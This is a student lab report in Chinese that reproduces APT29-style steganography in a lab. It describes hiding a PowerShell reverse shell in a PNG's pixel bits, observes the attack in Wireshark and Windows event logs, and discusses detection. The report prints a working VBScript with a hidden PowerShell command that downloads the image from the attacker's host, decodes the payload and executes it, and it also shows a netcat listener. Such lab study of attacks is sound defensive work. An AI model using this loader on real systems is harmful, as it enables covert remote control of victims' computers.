Enterprise Cybersecurity Project

APT29-Data Obfuscation: Steganography

作者: 施孟成

學號: 0716054


**OUTLINE**

1. Attack scenario introduction
2. How you reproduced the attack scenario. (tools, how it works or how you implemented)
3. Observed activities. (according to Wireshark and Windows event viewer)
4. Possible solutions to detect such an attack scenario.

Appendix A. Steganography methods

Reference

1. **Attack scenario introduction**



根據spec，malware需要執行藏在圖片中的惡意程式碼，而圖片本身需要看起來是正常的即可。




圖1: APT29攻擊流程圖[1][3]




圖2: 模擬攻擊流程圖

由圖2說明本報告模擬的攻擊流程，該攻擊流程主要是由圖1的APT29的攻擊流程發想而來[1]。根據圖1，在initial access的部分，會用電子郵件夾帶病毒文件的方式來進行感染，因此我單純的由VBScript達成目的，該VBScript可以讀取特定圖片並還原成目標malicious powershell script。我想該VBScript的內容是相當容易更改成VBA code並使用Word等應用程式執行，因為這並不是這個主題的重點因此我並未加以實作Word VBA code這部分[9]，只完成VBScript讓攻擊能夠順利完成。

strCommand = "Powershell -W Hidden -Exec Bypass -Command "" sal a New-Object;Add-Type -A System.Drawing;$g=a System.Drawing.Bitmap((a Net.WebClient).OpenRead('http://10.0.2.15/evil-sea.png'));$o=a Byte[] 2877;(0..2)|%{foreach($x in(0..958)){$p=$g.GetPixel($x,$\_);$o[$\_\*959+$x]=([math]::Floor(($p.B-band15)\*16)-bor($p.G-band15))}};$g.Dispose();IEX([System.Text.Encoding]::ASCII.GetString($o[0..2839])"""

Set WshShell = CreateObject("WScript.Shell")

Set WshShellExec = WshShell.Exec(strCommand)

strOutput = WshShellExec.StdOut.ReadAll

圖3: VBScript內容




圖4: LSB, The least significant bits of each color of each pixel are extracted to recover the hidden data

圖片本體使用LSB的方法儲存payload，並可透過圖3的VBScript還原payload程式碼並且執行。而關於我在這次project中較詳細的隱寫(steganography)技術實作時過程的簡介可以參閱Appendix A。

payload的部分為一powershell script，為一個reverse shell payload，攻擊者在終端機開啟監聽nc -lvp [port number]，這樣受害者執行完payload後，攻擊者接收到受害者的shell，就能直接操控受駭電腦，另外同時當然也可以在wireshark看到這個網路的行為。

1. **How you reproduced the attack scenario. (tools, how it works or how you implemented)**

實驗環境:

攻擊機: Kali Linux (10.0.2.15)

靶機: Windows7 (10.0.2.4)

Tools:

1. Invoke-PSImage[7]

根據github上該repo的描述『Encodes a PowerShell script in the pixels of a PNG file and generates a oneliner to execute』，基本上就完全符合本project的需求。它用LSB的方式把payload的內容儲存在PNG圖片中。

實作的部分，它利用其中兩個顏色(綠G、藍B)的the least significant 4 bits，共8 bits，來填入payload的內容。如此，圖片的一個pixel可以拿來放malicious script的一個byte。

1. Invoke-PowerShellTcp.ps1[8]

作為要填入圖片的payload，該script會開啟TCP reverse shell連到attacker。

1. Netcat

Be a port listener in this project. Netcat is a featured networking utility which can read and write data across network connections, using the TCP/IP protocol.

在此project中，攻擊者開啟終端機執行指令nc -lvp [port number]，啟動監聽。

1. Apache2

In this project, the server hosts the image we made and let the victim can access the image. The Apache HTTP Server, colloquially called Apache, is a free and open-source cross-platform web server software

1. **Observed activities. (according to Wireshark and Windows event viewer)**

Wireshark:

在網路行為部分，可以拆開成兩個部分。

1. HTTP GET

如圖5所示，執行VBScript時，網頁伺服器會傳送特定圖片檔(http://10.0.2.15/evil-sea.png)，使程式可以讀取該圖片檔。當然，該圖片是一個已經經過隱寫(steganography)處理的惡意檔案，而同時它也是一個合法的PNG圖片檔。




圖5: http GET

1. Reverse Shell TCP connection

成功讀取圖片並完成decode並執行該惡意的powershell script執行後，就可以觀察到在網路行為中有產生由victim(10.0.2.4)連到attacker(10.0.2.15)的TCP連線出現，也就是TCP Reverse Shell的網路行為。




圖6: TCP connection

System logs:

1. Windows event viewer:

接著觀察系統日誌的部分:

PATH:

Event Viewer(Local)/Applications and Services Logs/Microsoft/Windows/PowerShell/Operational

相關Event ID:

4100

Task Category: Executing Pipeline

4104

Task Category: Execute a Remote Command

可以在這個部分觀察到powershell的啟動與執行的行為，而經過測試，像是如圖片是存放在local端讓程式讀取，event id 4104(Execute a Remote Command)就不會出現。




圖6: 事件檢視器 (Windows Event Viewer)

1. Sysmon:

基本上sysmon觀察到的行為並沒有和event viewer差距太大，都是觀察到powershell的啟動與執行的行為。

PATH:

Event Viewer(Local)/Applications and Services Logs/Microsoft/Windows/Sysmon/Operational

相關Event ID:

1

Task Category: Process creation

5

Task Category: Process terminated




圖7: Sysmon

1. **Possible solutions to detect such an attack scenario.**

關於要系統偵測出經過steganography處理的檔案資料本身，我認為是相當困難的。因為該檔案是一個合法的PNG圖檔。github上也有一些用機器學習的方法去辨識該圖片是否有經過隱寫處理的程式碼[10][11]，但基本上並不太可靠也不太實際適合放在防毒工具上作為偵測用途。

在我進行此project過程時可以觀察到Windows Defender的行為，當我把經過隱寫處理的圖片檔案放到靶機上時，該圖片檔案並不會被視為威脅。而把該檔案上傳到virustotal上也同樣不會被視為威脅。




圖8: virustatol

不過，用來執行特定指令的那個VBScript就會被Windows Defender擋下來，如圖9所示。

所以我從上述結果發想，我認為針對我這個project的攻擊行為的偵測流程可以是:

當然也可以從網路行為監控是否有出現疑似不正常、以前未見過的data flows，例如有client跟server有大量的data收發。並從分析封包的內容(packet contents)去做檢查。[12]



圖9: Windows Defender

(此為在我的筆電win10上的截圖，在靶機win7上我並未安裝Windows Defender)

Appendix A. **Steganography methods**

這部分主要在是說明實作隱寫時的說明。我在實作時，我從搜尋到的參考文章整理出的三種方法。[4]

1. Adding a JPEG header to the data
2. Appending the data to a JPEG image
3. Embedding the data into a PNG image using Least Significant Byte (LSB) steganography.

以下會分別說明這三個做法。

1. 添加JPEG檔案header

在檔案前面添加例如:

* FF D8 FF DB
* FF D8 FF E0 00 10 4A 46 49 46 00 01
* FF D8 FF EE

再把file extension更改成.jpg，就像是一個圖檔了。但是問題是，因為檔案內容並不符合jpeg編碼格式，因此它並無法被圖片檢視器開啟，所以也並不符合spec要求。
